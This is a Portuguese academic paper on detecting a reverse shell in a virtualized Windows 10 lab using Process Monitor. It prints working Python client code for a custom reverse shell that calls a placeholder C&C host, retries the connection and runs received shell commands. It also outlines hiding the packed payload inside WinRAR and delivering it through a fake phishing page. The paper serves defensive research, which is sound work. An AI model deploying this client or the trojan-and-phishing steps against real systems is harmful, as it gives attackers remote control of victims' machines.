Detecção de Conexões Reversas Maliciosas em Ambientes Virtualizados

Felipe Dos Anjos Santana Rodrigues[1], Matheus Sopran Gil[1], Carlos Alberto da Silva

[1]Sistemas de Informação – Universidade Federal do Mato Grosso do Sul (UFMS)

felipe.anjos@ufms.br, matheus.gil@ufms.br, carlos.silva@ufms.br

Abstract. *This article presents the development and behavioral analysis of a malicious Reverse Shell connection in a controlled virtualized environment. A custom Python-based Reverse Shell was created and deployed on a Windows 10 virtual machine to simulate a real-world attack. The study focuses on identifying malicious activities by analyzing network traffic, system processes, and application behavior, specifically observing the creation of TCP connections to external hosts and the subsequent execution of suspicious subprocesses. The research demonstrates a practical methodology for detecting and analyzing the behavior of this type of threat, highlighting key indicators of compromise in virtualized systems.*

Resumo. *Este artigo apresenta o desenvolvimento e a análise comportamental de uma conexão reversa maliciosa em um ambiente virtualizado e controlado. Um Reverse Shell em Python foi criado e implantado em uma máquina virtual com Windows 10 para simular um ataque real. O estudo foca na identificação de atividades maliciosas através da análise de tráfego de rede, processos do sistema e comportamento de aplicações, observando especificamente a criação de conexões TCP[4] com hosts externos e a subsequente execução de subprocessos suspeitos. A pesquisa demonstra uma metodologia prática para a detecção e análise do comportamento deste tipo de ameaça, destacando indicadores-chave de comprometimento em sistemas virtualizados.*

1. Introdução

Com a crescente dependência de computadores e seus sistemas operacionais na sociedade e nas organizações modernas, tem ampliado a janela para diversos tipos de ataques maliciosos. Entre a variedade de estratégias empregadas pelos atacantes para corromper sistemas e estabelecer comunicação, o ***Reverse Shell*** [22] destaca-se como um dos mais utilizados e eficazes métodos de ataque.

A detecção de *Reverse Shells* destaca um desafio significativo para equipes de segurança, dado que, análises isoladas de pacotes e *logs* de rede apresenta-se insuficiente para constatar com precisão esse tipo de ameaça. Torna-se necessário adotar uma abordagem de análise comportamental, que relacione as atividades de rede com as reações de processos no *endpoint*.

Este trabalho apresenta exploração experimental do comportamento de um *Reverse Shell* malicioso em ambientes *Windows* virtualizados e demonstra como o ***Process Monitor*** [18] pode ser aplicado para identificar esse tipo de ameaça. Para esse fim, foi desenvolvido vírus do tipo *Reverse Shell* funcional, feito em *python* [16], que foi implatado e executado em um ambiente controlado de uma máquina virtual para simular um ataque real.

2. Trabalhos Relacionados

A pesquisa sobre *Reverse Shells* é um campo ativo na área de cibersegurança, havendo diferentes trabalhos e estudos focados na sua detecção e mitigação.

O artigo *"Living-off-The-Land Reverse-Shell Detection by Informed Data Augmentation"* [3], escrito por Trizna et al., aborda desafios sobre a detecção de ataques Living-off-the-Land (LOTL), que fazem uso de *Reverse Shell* através de aplicações legítimas para dificultar sua identificação em *logs* de sistema. Os autores propõem uma estrutura de *data augmentation* (aumento de dados) guiada por inteligência de ameaças, utilizando modelos de *Machine Learning* treinados a partir de modelos de ataque conhecidos em logs legítimos. Os estudos resultantes demonstraram que a abordagem descrita consegue manter um alto poder preditivo, taxas de falso positivos próximas de zero e robustez contra ataques adversariais.

O trabalho de Alsabbagh et al., *"Hacking the Backbone: Shell Reverse Attacks on IIoT Systems"*[19], se concentra nas vulnerabilidades do ambiente de Industrial *Internet of Things (IIoT)*, aonde sistemas como controladores e sensores se encontram expostos a ataques de *Reverse Shell*. A pesquisa conduzida pelos autores examina como invasores exploram vulnerabilidades de injeção de comando e credenciais fracas para o estabelecimento de canais de comunicação ocultos, contornando *firewalls* tradicionais. Os autores demonstraram a eficácia de *payloads* de *Reverse Shell* baseados em Python em um um ambiente de fábrica simulado (*Fischertechnik Lernfabrik 4.0*), demonstrando o roubo de dados e interrupção de operações industriais. O artigo destaca a importância da segmentação de rede em conjunto com sistemas avançados de detecção de intrusão e *patches* de segurança.

Por fim, o artigo *"An Exploit Traffic Detection Method Based on Reverse Shell"* [22], escrito por Liu et al., aborda a dificuldade na detecção de tráfego de exploração de vulnerabilidade, especialmente quando criptografado. O método *ETDetector* proposto pelos autores utiliza o *Reverse Shell* como ponto de entrada, por ser um dos comportamentos de exploração mais comuns. A metodologia envolve identificação inicial do tráfego de *Reverse Shell* na fase de execução do *shellcode* utilizando um modelo de árvore de decisão em conjunto com o rastreamento desse tráfego suspeito de volta à fase de entrega do *shellcode*. Os testes conduzidos pelos autores demonstraram que o *ETDetector* aumentou a taxa de detecção em até 50% quando comparado à métodos anteriores e sua eficácia permaneceu até mesmo contra tráfego de exploração criptografado.

3. Fundamentação Teórica

A segurança da informação baseia-se na proteção dos dados por meio de políticas e controles que garantem a confidencialidade, integridade e disponibilidade desses ativos, princípios conhecidos como a Tríade **CID** [1]. Esses componentes sustentam as práticas modernas de cibersegurança, focada à precaução, detecção e resposta a ameaças que exploram vulnerabilidades em sistemas digitais.

A confidencialidade é violada quando o invasor ganha acesso ao sistema, conseguindo extrair informações sensíveis e privadas sem conhecimento do usuário. A integridade é comprometida quando o atacante modifica arquivos e dados da máquina, instala *malware* adicional ou manipula os processos internos afim de mudar o comportamento esperado do ambiente. Por fim, a disponibilidade é afetada quando o atacante interrompe ou bloqueia serviços e sobrecarrega recursos da máquina, impedindo a vítima de usar seu sistema.

No contexto de *Reverse Shells*, a cibersegurança moderna adota práticas baseadas em prevenção, detecção e resposta. A prevenção envolve atualizações constantes, segmentação de rede e controle de privilégio. A detecção envolve mecanismos que sejam capazes de detectar padrões anormais de tráfego e comportamentos estranhos em processos e conexões de saída. A resposta requer o isolar o **host** afetado, coletar evidências e aplicar as contramedidas necessárias para evitar ataques futuros.

Os princípios de cibersegurança abordados devem considerar a camada adicional de abstração entre o hospedeiro e as máquinas virtuais dentro de ambientes virtualizados. Isso inclui o monitoramento de rede *inter-VM*, análise de *logs* do *hipervisor* e ferramentas de segurança integradas à

infraestrutura virtual, garantindo que ataques maliciosos possam ser detectados mesmo quando confinadas em ambientes isolados.

3.1. *Reverse Shell*

Entre diversas técnicas utilizadas, o *Reverse Shell*[21] é amplamente utilizado, pois diferentemente dos meios mais tradicionais de acesso remoto, onde o agente malicioso tenta abrir um canal de entrada (*inbound*) para o sistema da vítima, o *Reverse Shell* faz justamente o contrário, em que, a máquina atacada é a que estabelece uma conexão de saída (*outbound*) para o servidor de comando e controle (*C&C*) contralado pelo atacante. Esse método é em especial eficaz, porque a maioria dos *firewalls* (principalmente corporativos) tendem a bloquear rigorosamente conexões *inbound*, mas são mais flexíveis com o tráfego de saída, permitindo que o agente malicioso se esconda entre conexões legítimas.

3.2. Observabilidade

Ferramentas como o *Process monitor*, voltadas à observação de variados tipos de eventos no sistema em tempo real, juntamente com a virtualização de ambientes, permitem de forma controlada e protegida as análises de segurança e pesquisas comportamentais de *softwares* que podem ser potencialmente perigosos.

Esses recursos possibilitam compreender os mecanismos de atuação das ameaças, e desenvolver estratégias mais eficazes de detecção e mitigação em sistemas operacionais.

4. Ferramentas

As principais ferramentas utilizadas para o estudo foram: *Oracle VirtualBox* [14], ***Process Monitor*** [18] e um vírus privado de *Reverse Shell*, desenvolvido em *Python* (*Black Harpia*).

4.1. *Oracle VirtualBox*

A *Oracle VirtualBox* [14] é um *software* de virtualização de código aberto utilizado para a criação e execução de máquinas virtuais. Com essa ferramenta podemos emular uma diversa quantidade de sistemas operacionais de forma segura, pois as máquinas virtuais são isoladas do sistema operacional principal. Para a realização dos testes, foi utilizado uma *ISO* do *Windows* 10 padrão [9].

4.2. *Process Monitor*

O Process Monitor [18] é uma ferramenta avançada de monitoramento para *Windows* que exibe as atividades do sistema de arquivos, do Registro e dos processos ou *threads* em tempo real. O *software* combina recursos de dois utilitários herdados da *Sysinternals* [10], *Filemon* [12] e *Regmon* [13], acrescentando uma extensa lista de aprimoramentos, como por exemplo, a filtragem avançada (não destrutiva), propriedades abrangentes de eventos e pilhas completas de *threads*, dentre outros. Sua funcionalidade foi utilizada para melhor visualizar o que ocorre no sistema do computador quando sob o comando de uma *Reverse Shell* (Conexões, comandos e processos).

4.3. *Black Harpia*

O *Black Harpia* é o *Reverse Shell* desenvolvido exclusivamente para esse trabalho utilizando *python* como linguagem de programação. Ele foi baseado nas funcionalidades do *meterpreter-shell*[17], que é uma ferramenta de C&C amplamente utilizada em testes de penetração. O *Black Harpia* é composto por dois módulos, sendo eles o *server* (controlador) e o *client* (vítima).

O módulo servidor atua como o núcleo do Comando e Controle (C&C), e roda exclusivamente na máquina atacante. Ele é capaz de gerenciar múltiplos clientes conectados ao mesmo tempo, pois faz o uso de *multi-threading*, possibilitando o fluxo de envio e recebimento de dados de forma fluída.

O módulo de cliente é o agente malicioso, que faz a ponte entre o sistema operacional infectado e o mestre controlador (atacante). O cliente roda exclusivamente na máquina da vítima. Ele recebe e executa os comandos vindos do servidor, além de implementar uma estratégia de *connection retry*, onde caso o controlador esteja *offline*, o cliente estará sempre tentando se reconectar novamente. Sendo assim, quando o atacante estiver *online* mais uma vez, a conexão reversa será restabelecida.

A Figura 1 apresenta a arquitetura da *Black Harpia*.



Figure 1. Arquitetura *Black Harpia*

A Figura 2 apresenta o código-fonte do iniciador do *reverse shell* na máquina alvo.

```python
import socket
import time

from commands import CommandsController

while True:
    try:
        server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        controller = CommandsController(server)

        host = 'C&C_SERVER_HOST'
        port = 7777

        server.connect((host, port))
        controller.register_all_commands()

        while True:
            command = server.recv(1000000).decode('utf-8')
            controller.execute_command(command)

        time.sleep(60000)

    except Exception as e:
        time.sleep(5)
```

Figure 2. Iniciador do *reverse shell* na máquina alvo

A Figura 3 apresenta como os comandos são interpretados na máquina alvo.

```python
from .chdir import chdir
from .shell import shell

class CommandsController:
    def __init__(self, server_connection):
        self.server = server_connection
        self.commands = {}

    def register_command(self, command_name, command_function):
        self.commands[command_name] = command_function

    def execute_command(self, line):
        sliced_line = line.split(" ")
        command_name = sliced_line[0]

        if command_name in self.commands:
            return self.commands[command_name](sliced_line[1:], self.server)
        else:
            # Default execution (shell commands)
            return self.commands["__execute_shell_command__"](sliced_line, self.server)

    def register_all_commands(self):
        self.register_command("chdir", chdir)
        self.register_command("cd", chdir)

        self.register_command("__execute_shell_command__", shell)
```

Figure 3. Controlador de comandos na máquina alvo

A Figura 4 apresenta como os comandos são executados no sistema infectado.

```python
import subprocess
import socket

def shell(args, server: socket.socket):
    response = '\033[1;92msuccess\033[0;0m, command executed.'
    command = " ".join(args)

    try:
        # creation of the subprocess with the execution of the command
        execution = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)
        out, err = execution.communicate()

        if out: response = out.decode('utf-8', 'ignore')
        elif err: response = err.decode('utf-8', 'ignore')

    except subprocess.CalledProcessError as e:
        response = f"Error executing command: {e.stderr}"

    # Sending the execution response
    server.send(f'\n{response}\n'.encode('utf-8'))
```

Figure 4. Executor de comandos na máquina alvo

4.4. *PyInstaller*

O *PyInstaller* [15] é uma ferramenta de empacotamento de aplicações desenvolvidas em *python*, ele é capaz de gerar executáveis independentes como o *.exe* no *Windows*, ou binários no *Linux* e *macOS*, reunindo o interpretador e todas as dependências necessárias em um único artefato. Nesse caso, o utilitário foi necessário para exportar o *exploit* malicioso, de maneira que permita a execução simples e direta no sistema da vítima.

4.5. *EXE Joiner*

EXE Joiner [8] é um *software* que permite agrupar diversos arquivos em um único executável, como *.dll*, *.pdf*, *.exe* e diversas outras extensões, é amplamente utilizado de forma legítima em instaladores de programas que precisam armazenar os arquivos necessários para o funcionamento correto do software, porém, também é empregado por cibercriminosos para ocultar *malwares* em aplicações legítimas.

5. Metodologia

O principal objetivo deste trabalho é observar e emular a infecção do vírus, o comportamento do computador durante o ataque, e quais ações o atacante pode fazer enquanto a conexão entre as máquinas estiver estabelecida. As proximas seções apresentam em detalhes as metodologias e tecnologias utilizadas.

5.1. Criação e ocultação do *payload*

Após garantir a definição e acessibilidade do endereço do *server* de comando e controle, foi necessário gerar um arquivo executável *.exe* que contém todo o código malicioso. Para isso, o *PyInstaller* [15] foi empregado, compilando os arquivos do *malware*, de maneira que não seja necessário um interpretador *python* em tempo de execução no sistema da vítima.

Com o *payload* compilado e disponível, o *EXE Joiner* [8] foi utilizado para "*juntar*" a carga útil com o programa *WinRAR* [20] que será o cavalo de tróia responsável por iniciar o processo de exploração.

5.2. Infecção da vítima

Para a simulação do usuário que será atacado, foi criado uma máquina virtual a partir do *Oracle VirtualBox*, e então foi instalado a versão 22H2 64bits do *Windows 10 Home* (Compilação 19045.2965), que foi ativada digitalmente de forma legítima por meio do acesso a uma conta *Microsoft*.

Uma página web falsa foi criada para o ataque *phishing*, onde induzia o usuário a realizar o download do cavalo de tróia para um uso regular. Após o download, o arquivo foi executado, assim, iniciando o protocolo de exploração maliciosa.

5.3. Estabelecendo conexão

Com o software malicioso estando em execução no sistema operacional da vítima, ocorre a tentativa de comunicação com o *server*.

1. **Comportamento do *server*:** O serviço de *C&C* permanece no aguardo de novas conexões dos hosts comprometidos. Quando ocorre a solicitação de comunicação, um *handshake* é efetuado e a ligação é estabelecida, o *socket* é inserido na lista de clientes conectados e então o *server* passa a exercer controle sobre a vítima.
2. **Comportamento do *client*:** Com a ativação do *payload*, inicia-se uma sequência de tentativas de conexão ao *server*. Falhas ativam um mecanismo de retentativa para preservar o canal entre a vítima e o controlador, mesmo que ele esteja *offline*. Após a estabilização da comunicação, o *client* permanece no aguardo de instruções, e quando um comando é recebido, ele é imediatamente executado e os resultados são enviados para o atacante permitindo interações subsequentes.

5.4. Execução de comandos

Com a máquina comprometida, foram executados comandos básicos via processo *powershell* no *windows* para avaliar o risco em potencial que o atacante possui sob o sistema. As operações abrangeram manipulação de arquivos, exploração de caminhos de diretórios e abertura de navegadores para acessos a sites, com o objetivo de mapear as capacidades disponíveis ao invasor.

5.5. Análise comportamental da rede e o sistema

Através da ferramenta *Process Monitor*, buscamos observar, analisar e identificar quais processos e conexões são consideradas anômalas, indicando que a máquina se encontra de fato infectada pelo *vírus* e quais comportamentos são indícios da infecção.

5.6. Refinamento e classificação de processos suspeitos

Após o processo inicial de identificação discutido na Seção 5.1, começamos a isolar processos que consideramos potenciais suspeitos. O processo *(WinRAR_.exe)* foi escolhido para ser analisado de forma mais detalhada, afim de confirmar suspeitas e verificar se suas ações correspondiam a padrões de conexão reversa.

Aplicamos um filtro de identificador de processo (*PID*) [11] durante as capturas para a eliminação de eventos redundantes, resultando na seleção do **6504**. O *PID* em questão manteve atividade constante mesmo após interrupções temporárias de rede, grande índice de mecanismos de persistência utilizadas em *Reverse Shells*.



Figure 5. Eventos dos processos suspeitos

Com os filtros ativados, foi possível observar de forma mais detalhada as interações gerais do processo suspeito, como atividades de rede, alocação de recursos de hardware, criação e manipulação de subprocessos e alterações no sistema de arquivos, conforme Figura 5.

6. Resultados

6.1. Identificação inicial de processos potencialmente maliciosos

Nesta etapa, realizamos uma coleta inicial de informações, analisando os processos em execução dentro do ambiente virtual. Nossa análise teve como objetivo detectar comportamentos anômalos ou incomuns de processos que pudessem indicar um potencial comprometimento.

O monitoramento e registro de atividades dos processos do sistema operacional foi feita com a ferramenta *Process Monitor* (*ProcMon*). A captura em si foi configurada para registrar todos os

eventos de processo, mantendo em foco a criação de processos, execução de comandos via terminal, tentativas de conexão de saída, relação pai-filho entre processos e a leitura ou criação de arquivos.

Durante os experimentos, observamos a criação recorrente de subprocessos de terminal originados do processo *WinRAR_.exe* Além disso, notamos que o processo realizava tentavivas frequentes de conexão *TCP* [4] com outro endereço *IP* específico, comportamento típicamente encontrado em *Reverse Shells*. A auditoria e politica de segurança foi crucial para destacar processos como candidatos à classificação maliciosa.

6.2. Análise correlacional entre processos/subprocessos e atividades de rede

Nesta etapa, foi realizada uma filtragem um pouco mais direcionada para determinar a correlação das atividades com eventos de rede. O foco esteve na identificação da criação de processos e subprocessos, com como na análise do tráfego de rede originadas ou recebidas por esses processos, com o objetivo de detectar possíveis comportamentos maliciosos.

A filtragem permitiu isolar dados relevantes, como a geração de processos filhos que executavam comandos no terminal do sistema e o envio de informações para o *host 192.168.15.36* na porta *7777*, o que é um bom indicador de conexões reversas maliciosas.



Figure 6. Processos iniciados após haver interações com a rede

A correlação entre a linha temporal dos eventos de execução e os logs de rede possibilitou o mapeamento preciso do comportamento do processo **6504**, identificando que houve sincronismo entre o recebimento de dados, execuções locais e o envio de informações suspeitas, conforme Figura 6.

Além das atividades analisadas, também foi possível identificar manipulações de arquivos no sistema, realizadas por um processo filho do *PID* 6504. Esse subprocesso executou comandos no terminal que resultaram na criação e escrita de arquivos locais, como por exemplo o artefato *texto.txt* localizado no diretório `C:\Users\vitima\Downloads\`, evidenciando a execução de ações diretas no sistema hospedeiro após o recebimento de um comando. Esse comportamento reforça ainda mais os indícios de uma sessão remota ativa, conforme Figura 7.



Figure 7. Processos filhos do processo 6504 interagindo com o *FileSystem*

6.3. Avaliação comportamental

Baseado na análise comportamental, foi possível compreender de forma detalhada o ciclo completo de ação do agente malicioso. Após o comprometimento inicial, o processo estabeleceu uma conexão com um *server* remoto por meio do protocolo *TCP/IP* [4], permanecendo em estado de escuta para o recebimento de instruções externas. Cada comando recebido era interpretado e executado localmente por um subprocesso do terminal, que, em seguida, submetia a resposta da execução ao *host* remoto, caracterizando um canal ativo de controle interativo entre a máquina comprometida e o invasor.

Durante o monitoramento, observou-se ainda um mecanismo de persistência, no qual o processo comprometido tentava restabelecer a comunicação automaticamente sempre que a conexão era interrompida, garantindo a continuidade do acesso remoto. Esse comportamento, aliado à criação de subprocessos, à manipulação de arquivos e ao envio recorrente de dados para o mesmo endereço remoto, demonstra um padrão consistente com sessões remotas de controle, consolidando a evidência de uma atividade maliciosa ativa e persistente dentro do ambiente virtualizado.

7. Conclusão

O trabalho teve como objetivo estudar e investigar o comportamento de um ataque de *Reverse Shell* em um ambiente virtualizado e controlado. Os experimentos foram realizados utilizando o vírus experimental ***Black Harpia***, projetado para simular uma invasão de conexão reversa, e a ferramenta ***Process Monitor***, que permitiu visualizar um registro detalhado dos mecanismos internos do ataque durante uma invasão.

Durante nossos experimentos, conseguimos identificar o processo *WinRAR_.exe* como malicioso, evidenciado pelo seu comportamento anormal. As atividades anômalas percebidas incluem: Uma constante reconexão *TCP* com o atacante em meio a uma falha de rede, leitura de diretórios e manipulação direta de arquivos no sistema da vítima (Criação, leitura, eliminação). Os resultados encontrados reforçam a importância de possuir uma análise comportamental como abordagem complementar às técnicas tradicionais de detecção baseadas em assinaturas, visto que ataques de *Reverse Shell* diferentes podem utilizar métodos que escapam de filtros estáticos. O *Process Monitor* se provou como uma eficiente ferramente de observação, permitindo o estudo e identificação entre processos e conexões de forma detalhada.

7.1. Métodos de prevenção

É de extrema importância destacar que no momento que a execução de um *Reverse Shell* é bem-sucedida, o atacante já possui controle remoto sobre a máquina da vítima. Neste cenário, as melhores estratégias de proteção do usuário são as prevenções com um conjunto de múltiplas camadas de segurança para:

- Para reduzir significativamente a probabilidade de exploração de vulnerabilidades, o usuário deve manter suas aplicações e o seu sistema atualizado com os patches de segurança mais recentes, pois muitas vulnerabilidades e riscos de comprometimento são corrigidas dessa forma. Além disso, testes estáticos e dinâmicos de segurança de aplicativos podem identificar falhas de código e comportamentos não seguros.
- A configuração de *firewalls*[5] e sistemas de detecção/prevenção de intrusões [7] (*IDS/IPS*) consegue barrar tentativas de conexões não autorizadas de saídas fortemente vistas em ataques de *Reverse Shell*. *Proxy* [6] e e filtragem de *DNS* [2] são altamente recomendados em ambientes corporativos pela sua capacidade de monitorar e restringir destinos externos suspeitos.
- É crucial que o usuário desconfie de qualquer dado recebido na internet, assumindo sempre que há alguma má intenção por trás dos dados e mensagens recebidas (especialmente estranhos, visto a natureza anônima da internet). Coisas como *scripts*, *links* e anexos devem ser analisados com cautela, pois muitos ataques utilizam engenharia social e endereços falsos (pequenas variações em domínios legítimos) para induzir a vítima a clicar.
- Por fim, o controle de privilégios mínimos, monitoramento contínuo de *logs* e tráfego de *rede* e controle de privilégios ajudam a detecção de comportamentos anormais e a reduzir o impacto de uma invasão caso aconteça.

References

[1] Clavis Consultoria. Tríade cid — segurança da informação: Confidencialidade, integridade, disponibilidade. disponível em: https://clavis.com.br/blog/triade-cid-seguranca-informacao-confidencialidade-integridade-disponibilidade/, 2025. Acesso em: 01 Nov 2025.

[2] Cloudflare. Disponível em: https://www.cloudflare.com/pt-br/learning/access-management/what-is-dns-filtering/, 2025. Acesso em: 10 Nov 2025.

[3] Battista Biggio Fabio Roli Dmitrijs Trizna, Luca Demetrio. *Living-off-The-Land Reverse-Shell Detection by Informed Data Augmentation. Disponível em: https://arxiv.org/abs/2402.18329v1#:~:text=LOTL%20techniques%20are%20well%20hidden,with%20almost%2Dzero%20false%20alarms*, 2024. Acesso em: 9 Nov 2025.

[4] Fortinet. Disponível em: https://www.fortinet.com/br/resources/cyberglossary/tcp-ip, 2025. Acesso em: 10 Nov 2025.

[5] Fortinet. *Disponível em: https://www.fortinet.com/resources/cyberglossary/firewall*, 2025. Acesso em: 2 Nov 2025.

[6] Fortinet. *Disponível em: https://www.fortinet.com/resources/cyberglossary/proxy-server*, 2025. Acesso em: 10 Nov 2025.

[7] IBM. Disponível em: https://www.ibm.com/br-pt/think/topics/intrusion-detection-system, 2025. Acesso em: 10 Nov 2025.

[8] EXE Joiner. Disponível em: https://www.exejoiner.com/, 2025. Acesso em: 25 Out. 2025.

[9] Microsoft. *Disponível em: https://www.microsoft.com/en-gb/software-download/windows10*, 2022. Acesso em: 2 Nov 2025.

[10] Microsoft. Disponível em: https://learn.microsoft.com/en-us/sysinternals/, 2025. Acesso em: 10 Nov 2025.

[11] Microsoft. *Disponível em: https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/finding-the-process-id*, 2025. Acesso em: 2 Nov 2025.

[12] Microsoft. Disponível em: https://learn.microsoft.com/pt-br/sysinternals/downloads/filemon, 2025. Acesso em: 10 Nov 2025.

[13] Microsoft. Disponível em: https://learn.microsoft.com/pt-br/sysinternals/downloads/regmon, 2025. Acesso em: 10 Nov 2025.

[14] Oracle Corporation. *Disponível em: https://www.virtualbox.org/manual/*, 2025. Acesso em: 15 Out 2025.

[15] PyInstaller Development Team. *Disponível em: https://pyinstaller.org/en/stable/index.html*, 2025. Acesso em: 12 Out 2025.

[16] Python Software Foundation. Disponível em: https://www.python.org/, 2025. Acesso em: 11 Nov 2025.

[17] ScienceDirect. *Disponível em: https://www.sciencedirect.com/topics/computer-science/meterpreter-shell*, 2017. Acesso em: 2 Nov 2025.

[18] Sysinternals / Microsoft. *Disponível em: https://documentation.help/Process-Monitor/documentation.pdf*, 2025. Acesso em: 15 Out 2025.

[19] Nitin Sanjay Patil Peter Langendoerfer Wael Alsabbagh, Chaerin Kim. *Hacking the Backbone: Shell Reverse Attacks on IIoT Systems. Disponível em: https://www.researchgate.net/publication/381028780_Hacking_the_Backbone_Shell_Reverse_Attacks_on_IIoT_Systems*, 2024. Acesso em: 9 Nov 2025.

[20] win.rar GmbH. Disponível em: https://documentation.help/WinRAR/, 2025. Acesso em: 10 Nov 2025.

[21] Wiz.io Academy. Disponível em: https://www.wiz.io/academy/reverse-shell-attacks, 2025. Acesso em: 12 Ago 2025.

[22] Xiaokang Yin Shengli Liu Yajing Liu, Ruijie Cai. *An Exploit Traffic Detection Method Based on Reverse Shell. Disponível em: https://www.mdpi.com/2076-3417/13/12/7161#:~:text=In%20the%20Cyber%20Kill%20Chain,behavior%20from%20the%20traffic%20level*, 2023. Acesso em: 9 Nov 2025.